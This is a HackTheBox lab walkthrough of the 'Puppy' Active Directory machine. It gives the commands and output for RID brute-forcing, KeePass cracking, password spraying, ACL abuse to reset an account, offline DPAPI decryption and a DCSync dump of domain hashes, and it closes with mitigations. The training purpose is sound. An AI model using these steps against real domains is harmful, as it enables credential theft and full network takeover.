Puppy - HackTheBox
Seasonal Machine — Windows [Medium]
Introduction
Puppy is a medium-difficulty Windows Active Directory machine that demonstrates how a chain of small Active Directory weaknesses can escalate into a full domain takeover. Starting from a valid low-privilege credential, the attack leverages overly permissive ACLs, credential recovery, and DPAPI decryption to escalate privileges, ultimately executing a DCSync attack to obtain domain administrator access. This path highlights the risks of weak backup and credential-hygiene practices, showing how seemingly minor misconfigurations can converge into complete Active Directory compromise.
TL;DR
- Initial Access: Started with
levi.jamescredentials- First Privilege Escalation: Exploited GenericWrite permissions to add
levi.jamesto the DEVELOPERS group- Sensitive Information Disclosure: Found and cracked a KeePass database containing
ant.edwardscredentials- Second Privilege Escalation: Used
ant.edwards’ GenericWrite permissions to enable and reset the password foradam.silver- Information Gathering: Accessed a site backup containing
steph.coopercredentials- Third Privilege Escalation: Used DPAPI credential harvesting to obtain
steph.cooper_admcredentials- Domain Takeover: Leveraged
steph.cooper_adm’s DCSync privileges to gain administrative access- Alternative Method: Directly used the NTLM hash of
steph.cooper_admfor WMI command execution
Reconnaissance
First, perform a comprehensive Nmap scan to identify open ports and services:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ nmap -Pn -p- --min-rate 2000 -sCV  10.10.11.70

Nmap scan report for 10.10.11.70
Host is up (0.018s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-20 00:43:30Z)
111/tcp   open  rpcbind       2-4 (RPC 100000)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49685/tcp open  msrpc         Microsoft Windows RPC
60653/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-20T00:44:20
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 6h59m58s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Key findings: LDAP/AD, Kerberos, SMB, WinRM (5985). Server identified as Windows Server 2022 domain controller.
Initial Access and Enumeration
According to the machine description, we start with the following credentials:
- Username:
levi.james - Password:
KingofAkron2025!
Let’s validate them:
1
2
3
4
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ netexec smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!'
SMB     10.10.11.70 445 DC      [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB     10.10.11.70 445 DC      [+] PUPPY.HTB\levi.james:KingofAkron2025!
Great. Now let’s use NetExec to brute-force user RIDs and extract valid domain accounts:
1
2
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ netexec smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --rid-brute
 As we can see we got
 10 valid domain accounts.
Now to continue further, we need to add host information to resolve internal Domain names:
1
2
3
4
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ netexec smb 10.10.11.70 -u levi.james -p 'KingofAkron2025!' --generate-hosts-file "$(pwd)/hosts"
SMB     10.10.11.70 445 DC      [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB     10.10.11.70 445 DC      [+] PUPPY.HTB\levi.james:KingofAkron2025!

Move it to /etc/hosts:
1
2
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ cat hosts >> /etc/hosts
Let’s spider accessible SMB shares:
1
2
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ netexec smb puppy.htb -u levi.james -p 'KingofAkron2025!' -M spider_plus
 We noticed that there is a
 DEV share intended for PUPPY-DEVS group members but our current user doesn’t have access to it.
1
DEV                    NO ACCESS       DEV-SHARE for PUPPY-DEVS
BloodHound Enumeration
We visualize and map the Active Directory environment using BloodHound data collected via rusthound-ce, which collects and exports information like group memberships, sessions, local admins, ACLs, trusts :


Ingest data into BloodHound:

After importing the data into BloodHound, we discovered that our user levi.james has GenericWrite permissions on the DEVELOPERS group.

This is significant because it means we can add ourselves to this group.
First Privilege Escalation: Joining DEVELOPERS Group
Using bloodyAD we can add levi.james to the DEVELOPERS group:  DONE!
DONE!
Now let’s dive into the DEV share: 
Inside the DEV share, we found:
KeePassXC-2.7.9-Win64.msi(a password manager installer)Projects/(directory)recovery.kdbx(a KeePass database file)
The KeePass database looks interesting. Let’s download it and use keepassbrute to break it for us:
1
2
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ keepassbrute recovery.kdbx /usr/share/wordlists/rockyou.txt
After running the script we discovered the password:
1
[*] Password found: [REDACTED]
Now with this simple python script we can export the content to a human readable output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ python3 - <<'PY'
from pykeepass import PyKeePass
kp = PyKeePass('recovery.kdbx', password='[REDACTED]')
for entry in kp.entries:
    print(f"---\nUsername: {entry.title}\nPassword: {entry.password}\nURL: {entry.url}\nNotes: {entry.notes}\n---")
PY
---
Username: JAMIE WILLIAMSON
Password: [REDACTED]
URL: puppy.htb
Notes: None
---
Username: ADAM SILVER
Password: [REDACTED]
URL: puppy.htb
Notes: None
---
Username: ANTONY C. EDWARDS
Password: [REDACTED]
URL: puppy.htb
Notes: None
---
Username: STEVE TUCKER
Password: [REDACTED]
URL: puppy.htb
Notes: None
---
Username: SAMUEL BLAKE
Password: [REDACTED]
URL: puppy.htb
Notes: None
---
After saving these passwords into a file to spray them, we can use NetExec for this:
1
2
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ netexec smb puppy.htb -u 'valid-users.txt' -p 'passwords.txt' --continue-on-success
Finally we got a hit with ant.edwards !
1
SMB    10.10.11.70    445    DC    [+] PUPPY.HTB\ant.edwards:[REDACTED]
Second Privilege Escalation: Targeting adam.silver
Let’s get BloodHound data with the new credentials. After ingesting new data, let’s look what does this user have:

After analyzing the results, we discovered that ant.edwards has GenericWrite permissions on the adam.silver user account. This means we can modify this account, including resetting its password and enabling it because it is disabled.
Change adam.silver password using NetExec: 
Enable adam.silver using bloodyAD: 
Validate the new credentials:  Awesome! We can see that
 adam.silver hash privileges over Winrm
Accessing Winrm as adam.silver
First, let’s retrieve the user flag using NetExec: 
While exploring the system, we discovered Backups folder: 
After downloading and extracting the ZIP file, we examined its contents and found an interesting backup configuration file: nms-auth-config.xml.bak 
 This file contains credentials:
- Username:
steph.cooper - Password:
[REDACTED]
Third Privilege Escalation: Access as steph.cooper
Let’s verify these credentials:
1
2
3
4
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ netexec winrm puppy.htb -u 'steph.cooper' -p '[REDACTED]'
WINRM    10.10.11.70     5985    DC      [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
WINRM    10.10.11.70     5985    DC      [+] PUPPY.HTB\steph.cooper:[REDACTED] (Pwn3d!)
Great! Now let’s connect with Evil-WinRM:
1
2
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ evil-winrm -i puppy.htb -u 'steph.cooper' -p '[REDACTED]'
DPAPI Credential Harvesting
After connecting as steph.cooper, I’ll look for stored credentials. In Windows, credentials are often protected using DPAPI.
1
2
3
4
5
6
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> dir C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\
Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials

Mode    LastWriteTime    Length    Name
----    -------------    ------    ----
-a-hs-    3/8/2025 7:54 AM    414    C8D69EBE9A43E9DEBF6B5FBD48B521B9
We also need the DPAPI master key:
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> dir C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\
Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107

Mode    LastWriteTime    Length    Name
----    -------------    ------    ----
-a-hs-    3/8/2025 7:40 AM    740    556a2412-1275-4ccf-b721-e6a0b4f90407
-a-hs-    2/23/2025 2:36 PM    24    Preferred
Now let’s download these files for offline decryption:
1
download "C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\C8D69EBE9A43E9DEBF6B5FBD48B521B9"
1
download "C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\556a2412-1275-4ccf-b721-e6a0b4f90407"
Offline DPAPI Credential Decryption
Now that we have the necessary files, we’ll decrypt them using Impacket’s DPAPI tool:
1
2
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ impacket-dpapi masterkey -file 'masterkey_blob' -password '[REDACTED]' -sid 'S-1-5-21-1487982659-1829050783-2281216199-1107'
The decryption provides a master key:
- Decrypted key:
0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba9
Now let’s use this key to decrypt the credential blob:
1
2
┌───(root㉿kali)-[/home/kali/HTB/Puppy]
└─$ impacket-dpapi credential -file 'credential_blob' -key '0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84'
 Great! We’ve discovered another set of credentials:
- Username:
steph.cooper_adm - Password:
[REDACTED]
Final Privilege Escalation: DCSync Attack
Analysis of BloodHound reveals that steph.cooper_adm has DCSync privileges. With DCSync rights, we can extract password hashes for any domain user, including Administrator! We can do that with the help of NetExec: 
Obtaining the Root Flag

Recommended Mitigations
1. ACL review & hardening
Remove GenericWrite/Modify from non-administrative principals; perform periodic ACL audits.
2. Least privilege for replication
Restrict AD replication/DS-replication privileges to audited, named service accounts only.
3. Secrets & backup hygiene
Remove plaintext credentials from config/backups; encrypt backups and restrict access; rotate keys.
4. DPAPI & key protection
Protect user profiles and store DPAPI backup keys securely; monitor export of masterkeys.
5. Detection
Alert on AD object modifications, sudden group membership changes, DCSync/secretsdump patterns, and off-hours WinRM/SMB access from unexpected principals.
6. MFA & privileged access management (PAM)
Enforce MFA where possible and use just-in-time/just-enough-access for high-privilege operations.